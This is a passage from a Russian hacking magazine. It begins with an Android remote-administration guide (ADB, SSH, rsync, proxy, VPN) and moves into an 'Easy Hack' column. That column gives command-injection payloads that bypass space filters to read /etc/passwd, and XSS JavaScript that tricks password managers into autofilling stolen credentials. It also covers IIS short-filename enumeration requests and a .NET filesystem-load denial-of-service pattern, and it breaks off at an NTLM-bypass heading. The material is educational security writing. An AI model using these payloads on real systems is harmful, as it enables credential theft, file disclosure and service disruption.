Или установить/удалить приложение:

```
$ adb install пакет.apk
$ adb uninstall имя.пакета
```

Установить рекурсивно все приложения в текущем каталоге (из Linux):

```
$ for apk in *.apk; do adb install $apk; ↩
done
```

Скопировать файлы на карту памяти девайса или с карты памяти:

```
$ adb push каталог /sdcard
$ adb /sdcard/каталог каталог
```

А также просмотреть системный лог:

```
$ adb logcat
```

Использовать ADB для удаленного управления устройством очень удобно, однако у этого способа коммуникации есть два существенных недостатка: медленная скорость передачи данных и абсолютная незащищенность (к устройству может подключиться любой). Поэтому, если ты хочешь манипулировать девайсом не дома или тебе нужна действительно хорошая скорость работы, лучше использовать старый добрый SSH.

Для Android есть несколько различных реализаций SSH-серверов, как требующих права root, так и способных работать без них (в том числе встроенный SSH-сервер в прошивку CyanogenMod), но я бы порекомендовал остановиться на SSHDroid как наиболее удобном, простом в использовании и к тому же бесплатном. Просто установи его на устройство, запусти, нажми кнопку «Start» в верхней части экрана и вбей в SSH-клиент адрес, показанный в строке «Address:» (опустив непонятно зачем написанный префикс sftp://). Или воспользуйся консольным SSH-клиентом:

```
$ ssh root@192.168.0.2
```

Это может показаться смешным, но по умолчанию SSHDroid использует пароль admin, который выводится в приветственном баннере перед строкой ввода пароля. Само собой, такую дикость можно исправить в настройках, вбив нормальный пароль в поле «Password» и сняв галочку с опции Login banner. Также очень легко настроить авторизацию по ключам, просто сгенерировав RSA-ключ на компе (пример для *nix-системы):

```
$ yes | ssh-keygen
```

а затем скопировав файл ~/.ssh/id_rsa.pub на карту памяти девайса и добавив его в SSHDroid с помощью опции Authorized keys (достаточно просто выбрать нужный

файл и дать ключу имя), после чего опцию Enable password можно отключить и спокойно ходить на девайс без пароля. Чтобы выполнить обратное подключение, то есть с устройства к компу, можно использовать проверенный временем клиент ConnectBot. Пользоваться им еще проще. После запуска просто вбиваем имя_юзера@IP в окно ввода внизу экрана и нажимаем «Готово». После этого клиент спросит пароль и откроет окно эмулятора терминала.

Чтобы не вводить пароль для входа на удаленную систему, ConnectBot позволяет сгенерировать открытый ключ. Для этого нажимаем кнопку «Меню», далее «Управление открытыми ключами», снова «Меню» и «Генерировать». Откроется экран, где следует указать имя ключа («Псевдоним») и ввести пароль для доступа к нему (остальные поля можно не трогать, 1024-битного RSA-ключа будет вполне достаточно), а затем нажать кнопку «Генерировать». Далее приложение вернет тебя к списку ключей, удерживаем долгий тап на нужном нам и в открывшемся меню нажимаем «Копировать публичный ключ». ConnectBot не поддерживает запись ключа во внешний файл, поэтому ключ будет скопирован в буфер обмена, после чего его можно будет вставить, например, в письмо и отправить самому себе, а затем добавить в файл ~/.ssh/authorized_keys в UNIX/Linux или с помощью графического интерфейса SSH-сервера для Windows или Mac OS.

В принципе, всего этого уже будет вполне достаточно для управления как домашней машиной с устройства, так и самим устройством. Однако в Google Play есть еще несколько интересных приложений, использующих протокол SSH. В первую очередь я хотел бы обратить внимание на SSHFSAndroid — платное (80 рублей), но действительно полезное приложение, которое позволяет монтировать удаленные ФС по протоколу SSH. Фактически это просто обертка вокруг известной файловой системы пространства пользователя sshfs, использующей модуль Linux-ядра FUSE (включен во все стоковые ядра, начиная с Android версии 2.2; с помощью FUSE в Android монтируются зашифрованные данные установленных на карту памяти приложений).

Пользоваться SSHFSAndroid довольно просто. После запуска главное окно приложения будет пусто, за исключением кнопок «+» и «Настройки» в верхней части окна. Чтобы подключить новую ФС, нажми кнопку «+» и последовательно заполни все поля выведенного на экран меню: «Name» — произвольное имя, «Host» — IP или имя хоста (например, 192.168.0.100), «Remote path» — путь до каталога на удаленной стороне (например, /home/vasya), «Mount point» — точка монтирования (/sdcard/share), «Username» — имя юзера и «Password» — пароль соответственно. Далее нажимаем кнопку «Сохранить» (пиктограмма в виде дискеты) и, вернувшись на главный экран, просто кликаем на пункте с именем соединения. После запроса прав файловая система будет смонтирована к указанному каталогу.

Все это работает так, как следует, но будь готов к тому, что приложения вроде музыкального плеера или галереи не смогут проиндексировать файлы на виртуальной ФС. Однако их вполне можно просмотреть и прослушать с помощью того же файлового менеджера или плеера, позволяющего проигрывать выбранные файлы на карте памяти. Интересно, что приложение поддерживает все опции sshfs, которыми можно управлять в меню «Advanced options» при создании новой виртуальной ФС. Там же можно настроить аутентификацию по ключу.


БЭКАП

Для Android было разработано множество различных решений для выполнения удаленного бэкапа, которые могут использовать в качестве хранилища различные облачные сервисы (например, Dropbox, Google Drive), а также серверы для Windows и Mac OS X. Кому-то эти приложения могут оказаться удобными, однако каждый матерый IT-шник знает, что лучше rsync для удаленного бэкапа пока еще не придумали. Пользователи UNIX-систем должны быть хорошо знакомы с этой утилитой, для остальных же поясню, что rsync представляет собой инструмент, который позволяет инкрементально синхронизировать локальный каталог с удаленным по протоколу SSH. Когда ты сделаешь бэкап с помощью rsync, все последующие бэкапы будут происходить гораздо быстрее благодаря копированию только измененных частей существующих и новых файлов.


Для выполнения бэкапа с помощью rsync достаточно выполнить всего два условия. Установить на принимающую сторону (в нашем случае это будет домашний комп) SSH-сервер, а на отдающую сам rsync, в качестве которого в нашем случае будет выступать приложение «rsync backup for Android» из репозитория Google Play. Далее следует запустить rsync с определенными опциями и указать каталог для бэкапа (например, /sdcard — содержимое карты памяти), все остальное он сделает сам.

Итак, скачиваем и устанавливаем rsync backup, видим голый экран, нажимаем кнопку «Меню» и выбираем пункт «Get binaries», чтобы скачать утилиту rsync. Далее необходимо сгенерировать публичный и приватный ключи, что делается с помощью пункта меню «Generate keys». После окончания формирования ключей на экран будет выведено меню с предложением передать этот ключ с помощью одного из способов. Проще всего выбрать Gmail и отправить ключ самому себе либо выложить его на Dropbox. Далее этот ключ необходимо записать в файл ~/.ssh/authorized_keys на принимающей стороне или добавить с помощью графического интерфейса, если речь идет о Windows и Mac OS.


Настраиваем прокси



Подключаем удаленный каталог по SSH



Запускаем SSH-сервер



Эмулятор терминала

После этого вновь переходим в меню и создаем новый профиль, выбрав пункт «Add profile». В открывшемся меню последовательно заполняем поля: «Profile name» — имя профиля, «Local file or directory» — синхронизируемый каталог (лучше указать /sdcard для бэкапа всей карты памяти), «Username» — имя пользователя на принимающей стороне, «Server» — IP или имя сервера, «Dropbear SSH private key» — приватный ключ, сгенерированный в предыдущем шаге, он лежит по адресу /sdcard/dss_key, «Remote file or directory» — имя каталога на удаленной стороне (например, ~/backup). Теперь нажимаем кнопку «Save profile», которая вернет нас на главный экран, где должен появиться наш профиль. Просто нажимаем на его имя, чтобы начать синхронизацию.

Чтобы не запускать процесс бэкапа вручную, rsync можно связать с приложением автоматизации Tasker, о котором мы писали в предыдущем номере журнала. Tasker позволит назначить синхронизацию на определенное время или другое событие, такое как обнаружение домашней беспроводной сети или подключение к зарядному устройству.

ПРОКСИ И VPN

Теперь займемся настройкой прокси и VPN. На мобильном устройстве их полезность может быть неочевидна. Однако существует большое количество Wi-Fi-сетей, которые просто не пустят пользователя в обход прокси-сервера, а те сети, которые пустят, вполне могут мониторить трафик на предмет паролей и конфиденциальных данных, и, чтобы обойти эту проблему, понадобится зашифрованный VPN-туннель.

По умолчанию Android не позволяет завернуть трафик на прокси, такой функции нет ни в настройках, ни в стоковых приложениях. Поэтому мы должны установить сторонний прокси-сервер, который будет заворачивать трафик туда, куда нам нужно. Подобных решений для Android существует масса, однако я хотел бы остановиться на ProxyDroid, у которого есть множество приятных функций:

- возможность работы как HTTP/HTTPS/SOCKS4/SOCKS5-прокси;
- поддержка NTLM/NTLMv2-аутентификации;
- возможность включить прокси только для выбранных приложений;
- возможность привязать различные настройки к разным точкам доступа и 3G-сетям.

Также у приложения есть виджет, который позволяет включать/выключать прокси при необходимости. В своей работе ProxyDroid полностью опирается на Linux-файрвол netfilter/iptables, поэтому без прав root не заведется ни под каким предлогом. У нас права root есть, так что никаких проблем возникнуть не должно, если, конечно, производитель не выпилил поддержку netfilter из ядра.

Использовать ProxyDroid довольно просто. После запуска достаточно указать адрес и порт прокси-сервера, а также его тип и нажать кнопку «Вкл/Выкл». После этого обмен данными всех приложений будет происходить через прокси. Там же следует указать имя и пароль для аутентификации, настроить прокси для отдельных приложений; для этого необходимо снять галочку с опции «Для всех приложений» и выбрать нужные в меню «Для выбранных приложений». Также можно создать новый профиль и привязать его к определенной сети, включив опцию «Автоподключение» и выбрав сеть в списке «Связанная сеть».

Настроить VPN в новых версиях Android можно с помощью меню настроек, однако более старые версии, ниже 4.0, такой возможности не имеют. Поэтому мы должны установить OpenVPN самостоятельно. Это можно сделать с помощью двух приложений: OpenVPN Installer, которое следует просто запустить и нажать кнопку «Install», и OpenVPN Settings, позволяющее создать VPN-туннель. Перед этим следует положить все необходимые настройки VPN (конфиги и сертификаты) в каталог /sdcard/openvpn, запустить приложение и включить опцию OpenVPN.

Сегодня мы рассмотрели лишь малую часть из огромного арсенала профессиональных инструментов, доступных для Android, но мы постараемся восполнить пробелы в следующих статьях. ⌶

ЗАГРУЗОЧНЫЕ СКРИПТЫ

Android наделен собственной системой инициализации, которая сильно отличается от SysV, systemd и других init-систем. Она использует всего один файл инициализации, в котором прописан весь процесс загрузки системы, вплоть до запуска основных пользовательских приложений. Тем не менее ее можно модифицировать, добавив возможность запуска пользовательских скриптов инициализации, написанных на языке sh. В CyanogenMod, AOKP и MIUI поддержка таких скриптов есть изначально, достаточно положить их в каталог /system/etc/init.d, и они будут запущены во время загрузки ОС. В стоковых прошивках поддержки init.d нет, но ее можно добавить, прошив модификацию EZ InitD (goo.gl/Yrhli) через консоль восстановления. Коллекцию отличных скриптов на все случаи жизни можно найти на XDA: goo.gl/gqpgb.

INFO

- **Без наличия прав root настроить прокси в Opera Mobile можно через страницу opera:config, а в мобильной версии Firefox — установив расширение ProxyMob.**
- **Приложение WiFi ADB можно использовать совместно с системой автоматизации Tasker для автоматического включения ADB, например во время зарядки или при подключении к домашней беспроводной сети.**
- **Прошивка CyanogenMod и производные позволяют запускать ADB в сетевом режиме из окна настроек (раздел «Для разработчиков»).**

Алексей «GreenDog» Тюрин, Digital Security (twitter.com/antyurin)



EASY HACK

«ВСТАВИТЬ ПРОБЕЛ»

ЗАДАЧА

РЕШЕНИЕ

Хмм... Какой странный заголовок получился... Но кратко и объемлюще иначе не вышло :). Так что давай я сперва разъясню начальную ситуацию.

Давай представим, что мы ломаем систему и нам удалось найти уязвимость типа OS Command Injection. И как ясно из названия, мы можем исполнять команды в ОС на атакуемой системе. Казалось бы, здесь — полный win для нас. Но не все так просто. На практике очень часто бывает, что реализовать атаку, даже если у тебя на руках есть какие-то уязвимости, фактически не получается.

Например, одно веб-приложение было испещрено XSS'ками, но из-за его специфики эти уязвимости не несли никакого профита. На них просто не получалось построить дельный вектор атаки.

Так вот. С выполнением команд бывает иногда облом — мы не можем вставлять какие-то символы. И один из неприятных вариантов — невозможно вставить пробел, потому что они вырезаются, например. То есть «ping 127.0.0.1» в итоге исполняется как «ping127.0.0.1». Что же делать? Вроде как и команды можно выполнять, а вроде и толка из этого не много.

Недавно по наводке наткнулся на интересный пост, в котором как раз решалась данная проблема, — goo.gl/Y53lh. Решение же оказалось вполне простым. Как ни странно, все, что необходимо, заложено в возможностях виндового шелла. Если честно, то меня с первого взгляда это повергло в некое шоконедопонимание:

```
ping%programfiles:~10,1%127.0.0.1
```

Но, погуглив, я увидел, что все несложно. Здесь мы после необходимой нам команды ping указываем переменную окружения, а далее вырезаем (substring) из нее интересующий нас символ — пробел. То есть командный интерпретатор получает эти данные от нас, потом берет переменную окружения %programfiles%, в которой хранится строка «C:\Program Files», и, используя магическую комбинацию «:~10,1», указывает вырезать 10-й символ. Оказалось, что эта комбинация — это substring в виндовой консоли. Кто б знал. Выяснилось, что там целый пучок возможностей — для интересующихся «set /?» в консоли.

Ну и парочка аналогичных примеров, но только для *nix'ов, а точнее — для bash'а:

```
cat${LESSOPEN:11:1}/etc/passwd
cat$IFS/etc/passwd
```

Здесь $IFS — Internal Field Separator, переменная, определяющая разделитель. По умолчанию равна пробелу (не во всех случаях будет решать нашу задачу).

```
C:\Users\st>echo %programfiles%
C:\Program Files

C:\Users\st>ping%programfiles:~10,1%127.0.0.1

Обмен пакетами с 127.0.0.1 по с 32 байтами данных:
Ответ от 127.0.0.1: число байт=32 время<1мс TTL=128

Статистика Ping для 127.0.0.1:
    Пакетов: отправлено = 1, получено = 1, потеряно = 0
    (0% потерь)
Приблизительное время приема-передачи в мс:
    Минимальное = 0мсек, Максимальное = 0 мсек, Среднее = 0 мсек
Control-C
```

Вставляем пробел из переменной окружения

$LESSOPEN отвечает за настройку работы команды less. По умолчанию будет «| /usr/bin/lesspipe %s». За подробностями и другими примерами для Bash'а — goo.gl/ZthC6.

Как, я думаю, понятно, аналогичным образом вырвать можно и какой-то другой символ. Но есть пара моментов. Во-первых, должна быть известна позиция нашего символа. А во-вторых, данный символ должен быть в переменной окружения. Поэтому следует помнить, что данные способы привязаны к настройкам и версии ОС. Например, в немецкой версии %programfiles имеет значение «C:\Programme».

ЗАПОЛУЧИТЬ ПАРОЛИ С ПОМОЩЬЮ JAVASCRIPT

ЗАДАЧА

РЕШЕНИЕ

Когда есть какая-то уязвимость, хочется из нее выжать по максимуму. Поэтому на протяжении нескольких номеров я расписываю различные векторы атак, связанные с XSS. Все-таки у XSS большой потенциал. Вот и сегодня мы увидим один из вариантов.

В большинстве случаев XSS приносит нам идентификатор сессии из кукисов, с помощью которого мы можем зайти на сайт под пользователем. Но так ли уж они интересны? Все-таки, наверное, приятнее было бы получить логин и пароль пользователя. Чтобы потом в любой момент войти под жертвой на сайт и минимально зависеть от валидности кукиса.

Сказано — сделано. На самом деле в теории все просто. Есть «шумный» путь, когда мы через XSS создаем фишинговое окошко ввода логина и пароля: если пользователь поверит нам — мы получим необходимые данные. Но это неинтересно. Интересно — автоматически и «тихо». Хотя данный вариант тоже не самый стабильный и много от чего зависит, но он очень даже жизнеспособен. Автоматичность его возможна в том случае, если жертва использует менеджер паролей (или как они по-русски называются). Встроенный в браузер или сторонний — не так важно, главное, чтобы тот автоматически вставлял данные в ячейки.

Общий алгоритм, я думаю, тебе уже вполне понятен. Мы с помощью XSS подгружаем наш JavaScript, который создаст такую ситуацию, чтобы менеджер паролей вставил интересующий нас пароль от сайта. И как только он его вставит, мы его сграбим и перешлем в желаемое место.

Какова же должна быть данная ситуация? Это зависит от браузера или менеджера паролей. На эту тему недавно появилось неплохое исследование — goo.gl/ALUL5, которое я и взял за основу. Бен Тоус (Ben Toews) рассмотрел браузеры IE, FF, Chrome и тулзу LastPass. И из всех из них можно было украсть пароли (при настройках по умолчанию).


Но для начала немножко важной теории. FF, Chrome, LastPass для того, чтобы определить, какие аутентификационные данные ввести, смотрят полный домен сайта. То есть «sub.example.org» и «mail.example.org» для них разные сайты. По сути — стандарты SOP действуют. Но более глубокого, по «пути до страницы» (path) разделения нет. То есть нет разницы между «example.org/login.php» и «example.org/news.php». На обоих, если парольный менеджер увидит необходимые поля, будут введены одинаковые аутентификационные данные. IE в данном случае отличается в лучшую сторону, так как он учитывает путь. Так вот, этой «беспутейной» фичей мы и можем воспользоваться. Небольшой пример:

```
//1
function attack() {
  ex_username = document.getElementById('username').↵
  value;
  ex_password = document.getElementById('password').↵
  value;
  if (ex_username != '' | ex_password != '') {
    alert("username=" + ex_username + "&password=" + ↵
    ex_password);
  }
}
//2
document.write("\
    <form method='post' action='index.php'> ↵
    username:<input type='text' name='username' ↵
    id='username' value='' autocomplete='on'><br> ↵
    password:<input type='password' name='password' ↵
    id='password' value='' autocomplete='on'><br> ↵
    <input type='submit' name='login' value='Log In'> ↵
    </form> ↵
    ");
//3
inter = window.setInterval("attack()", 100);
```


Здесь такая последовательность. Сначала в пункте 2 мы добавляем на XSS'нутую страничку дополнительный HTML, а именно формочку. Как только она появится, парольный менеджер тут же вставит необходимые данные. Потому в пункте 3 мы запускаем функцию 1 через каждые 0,1 с. Данная функция смотрит, введены ли аутентификационные данные, и сохраняет их. Можешь попробовать и сам — goo.gl/Oqzb7. В случае же с IE, когда есть привязка к пути, нам потребуется действовать немного более комплексно, хотя суть — перехват после ввода данных — остается. Все, что нам необходимо, — открыть первую страницу (настоящую) в фрейме, созданном JS через XSS. И с учетом того, что домен во фрейме тот же, где исполняется наш JS, мы имеем возможность вставить в этом фрейме необходимый нам код, который будет мониторить ввод данных парольным менеджером.

Вот, все, в общем, просто. Хотя, конечно, здесь есть привязка к браузерам и к пользованию менеджером жертвой, но профит — аутентификационные данные — уж очень приятен.

И под конец хотелось бы отметить, что это все можно провести незаметно для пользователя. В общем случае главное — загнать его на наш сайт, а там уже в скрытом фрейме откроется XSS'ка на атакуемом нами сайте и вдернутся необходимые пароли…



После сохранения пароля браузер вводит его сам



Нам на радость браузер ввел пароль даже на другой странице

НАЙТИ ФАЙЛЫ НА ВЕБ-СЕРВЕРЕ IIS

ЗАДАЧА

РЕШЕНИЕ

В прошлом номере я писал про метод, который в отдельных случаях позволяет обойти кастомные страницы ошибок в IIS и, используя это, организовать перебор файлов на веб-сервере. Данная задача в каком-то смысле является ее продолжением, потому что и автор техники тот же, и цель задачи аналогична — найти файлы. Но сразу стоит отметить, что основополагающая идея здесь гораздо более глубокая. Не стану вводить тебя в заблуждение и скажу сразу — искать файлы мы будем с помощью коротких имен файлов в Windows. Чтобы разобраться, что такое короткие имена, нам необходимо обратиться к истории и вики.

Итак, «8.3 filename» (SFN — short filename) — нотация формата записи имени файла в некоторых файловых системах, подразумевающая использование восьми символов для имени файла и трех символов для расширения. Традиционно применялась в разработанных компанией Microsoft для MS-DOS файловых системах FAT16. То есть весь олдскул основан на этих правилах: «command.com», «cmd.exe», «calc.exe» :).


Но с появлением Винды с ее VFAT стало возможно использовать длинные имена (LFN, long filename), да еще и в различных регистрах. И для хорошей совместимости со старым досовским ПО, ОС для всех имен, не подпадающих под правила 8.3, хранит также и их короткие версии имен. Примерно по следующему алгоритму имена конвертируются из LFN в SFN:

1. Если LFN в верхнем регистре и подходит под правило 8.3, то никаких преобразований не происходит. А если верить вики, то LFN вообще не используется, только SFN.
2. Если LFN включает символы в нижнем регистре и не выходит за рамки 8.3, то просто происходит конвертация в верхний регистр. Пример: TextFile.Txt — TEXTFILE.TXT.
3. Если LFN длиннее 8.3 и/или содержит запрещенные символы (например, пробелы), то имя обрезается, а «плохие» символы вырезаются (хотя некоторые меняются на «_»). Обрезание происходит до шестого символа LFN. Далее добавляется тильда (~), цифра-идентификатор, а потом точка и первые три символа расширения.Пример: ver(пробел) +1.2.text — VER_12~1.TEX.

Цифра-идентификатор требуется для того, чтобы указывать на конкретные файлы, если начальная часть LFN имени у них одинаковая. Примеры: TextFile1.Mine.txt — TEXTFI~1.TXT, а TextFile3.AAAA.txt — TEXTFI~2.TXT. Наверное, здесь стоит отметить, что Microsoft сильны в backward-compatibility, а потому даже в последних версиях ОС (Win2008, Win7) есть и поддержка SFN. Для того чтобы посмотреть на примере, можем ввести в консоли «dir /x» («dir /-n»), и тогда мы увидим SFN и LFN (см. скриншот 1). Думаю, все вполне легко и понятно.

Теперь перейдем к самой атаке. Соруш Далили (Soroush Dalili) подразресерчил эту тему в контексте работы IIS (goo.gl/wDCNc). На самом деле он пытался заюзать спецсимволы wildchar'ы * и ? при обращении к файлам, но наткнулся на применение и тильды. В итоге он выяснил, что есть возможность определить начальные шесть символов имен файлов и папок (то есть SFN) для всех LFN файлов. А с учетом того, что при использовании .NET расширение по умолчанию aspx (то есть LFN), мы имеем возможность выискать все скрипты. Соруш Далили отметил, что, используя некие манипуляции с именами и получая ответы от сервера, мы имеем возможность вычислить существующие и несуществующие файлы. Взгляни на скриншот 2, и все будет понятно. Но для точности разберем один из вариантов.

Итак. В IIS лежит файл validlong.extx, который в формате 8.3 имеет вид VALIDL~1.EXT. Если мы отправляем на сервер



Скрин 1. SFN для C:\ в Win7

IIS Version	URL	Result/Error Message
IIS 6	/valid*~1*/.aspx	HTTP 404 - File not found
IIS 6	/Invalid*~1*/.aspx	HTTP 400 - Bad Request
IIS 5.x	/valid*~1*	HTTP 404 - File not found
IIS 5.x	/Invalid*~1*	HTTP 400 - Bad Request
IIS 7.x .Net.2 No Error Handling	/valid*~1*/	Page contains: "Error Code 0x00000000"
IIS 7.x .Net.2 No Error Handling	/Invalid*~1*/	Page contains: "Error Code 0x80070002"

Скрин 2. IIS отвечает по-разному для существующих и несуществующих имен файлов

URL	Result
http://sdl.me/*~1*/.aspx	**404 - Valid**: one or more file(s)/folder(s) with short name is/are available on the server
http://sdl.me/a*~1*/.aspx	**404 - Valid**: It starts with "A"
http://sdl.me/aa*~1*/.aspx	**400 - Invalid**: The second letter is not "A"
http://sdl.me/ab*~1*/.aspx	**400 - Invalid**: The second letter is not "B"
http://sdl.me/ac*~1*/.aspx	**404 - Valid**: The second letter is "C"
http://sdl.me/ac%3f~1*/.aspx	**400 - Invalid**: It has more than three characters
http://sdl.me/ac%3f%3f%3f%3f~1*/.aspx	**404 - Valid**: It has 6 or more than 6 characters
http://sdl.me/acsecr~1*/.aspx	**404 - Valid**: It starts with "ACSECR"
http://sdl.me/acsecr~1/.aspx	**400 - Invalid**: It is not a folder and it has an extension
http://sdl.me/acsecr~1.%3f/.aspx	**400 - Invalid**: Extension has more than 1 character
http://sdl.me/acsecr~1.%3f%3f%3f/.aspx	**404 - Valid**: Extension has 3 or more characters
http://sdl.me/acsecr~1.a%3f%3f/.aspx	**400 - Invalid**: Extension does not start with "A"
http://sdl.me/acsecr~1.h%3f%3f/.aspx	**404 - Valid**: Extension starts with "H"
http://sdl.me/acsecr~1.htm/.aspx	**404 - Valid**: Extension starts with "HTM"

Скрин 3. Последовательный подбор имени файла/папки

запрос по пути «/valid*~1*/.aspx» и файл существует, то IIS нам ответит «HTTP 404 — File not found». Если не существует — «HTTP 400 — Bad Request». Вот такая вот странность поведения IIS. Если же разобрать запрос, то «/.aspx» используется лишь для того, чтобы «подключить» .NET для обработки ошибок (более подробно получается), а звездочка трактуется как один или более символов. Кроме того, следует отметить, что мы также можем применять символ ?, который трактуется как один любой символ (в url-encoding представлении он будет выглядеть как %3F).

Теперь, взглянув на третий скрин, ты без проблем поймешь, как пошагово происходит подбор первых букв имени и расширения. Кстати, посимвольный перебор не надо проводить руками. Соруш реализовал на Java тулзу (goo.gl/gCAA0), которая по заданному URL перебирает имена файлов. Есть многопоточность и возможность использовать прокси. Видеопример — goo.gl/qhev0. Попробовать самому тут — sdl.me.

Что дальше с этим делать? Все просто, подключаем голову, гугл и дирбастер для получения полных имен скриптов и папок.

В качестве ограничений стоит отметить, что urlrewritting (то есть когда мы не можем обратиться к конкретным файлам/папкам ОС) защитит от этого. Также автор сообщил, что способ не работал против .NET framework 4, но в комментах его блога кто-то утверждал обратное.

Почему я так подробно описываю данную атаку и саму фишку коротких имен? Все потому, что в этой «атаке» используется не какая-то мисконфигурация ОС или бага IIS или ASP.NET, а легальная возможность или даже фишка ОС. А потому аналогичные трики в том или ином виде мы можем найти и в других приложениях/языках под винду — и такое, в общем-то, было, только примера конкретного я сейчас приводить не буду :). Это значит, есть еще много мест, где можно покопать.

«ЗАГРУЗИТЬ» ВЕБ-СЕРВЕР IIS

ЗАДАЧА

РЕШЕНИЕ

На самом деле эта задача является продолжением предыдущей. Но из-за ее impact'а я ее вынес в отдельный пункт. К тому же Easy Hack я использую как личную базу знаний, и так будет проще найти интересующее потом :).

Web Request	Description	FS Calls Number
/invalid.aspx	Unavailable file	9
/~1.aspx	Using a ~ character in the filename	57
/~1.aspx	Sending the previous request for the second time	2
/~1/~2.aspx	Using a nonexistent folder that contains ~	182
/~1/~2/~3.aspx	Adding another nonexistent folder that contains ~ to the previous request	246
/aA~.AsPx	An uppercase and lowercase filename	73
/~1/...50 times.../~1/bB~.AsPx	Combining all of the factors: The First time the request was sent for an invalid file containing ~ An uppercase and lowercase filename 50 fake folders containing ~	13,116
/~1/...200 times.../~1/bB~.AsPx	Combining all of the factors: The First time the request was sent for an invalid file containing ~ An uppercase and lowercase filename 200 fake folders containing ~	3,680,353

«Загружаем» IIS запросами в различных регистрах

Соруш отметил забавное поведение .NET'а. Если послать запрос «~1» в какой-то несуществующей директории веб-сервера, то .NET попытается найти этот файл рекурсивно по всем корневым директориям на веб-сервере. То есть один запрос порождает множественные запросы к файловой системе. Не слишком критично, но все же интересно.

Кроме того, автор указывает, что эффект может быть усилен, если, во-первых, запрашивать различные несуществующие файлы, так как повторный запрос к несуществующему файлу не инициализирует полный перебор по файловой системе; во-вторых, использовать множество вложенных неправильных имен директорий с «~1». В качестве примера могу привести такой варинат: http://example.com/fake~1/~1/~1/~1/~1/~1/~1/~1/~1/~1.aspx.

В-третьих, использовать различные регистры в именах файлов и папок — это заставит произвести поиск дважды: и приведя все к верхнему регистру, и приведя к нижнему (например, «http://example.com/aA~1.AsPx»).

Как видишь, и просто, и потенциально деструктивно. Три миллиона обращений — это очень прилично для одного запроса. Хотелось бы отметить, что «фичи», которые лежат в основе этой задачи и предыдущей, будут оставаться фичами, так как Микрософт не считает их багами и патчить не намерена. К тому же эти трюки работают со всеми версиями .NET framework.

ОБОЙТИ NTLM-АУТЕНТИФИКАЦИЮ

ЗАДАЧА

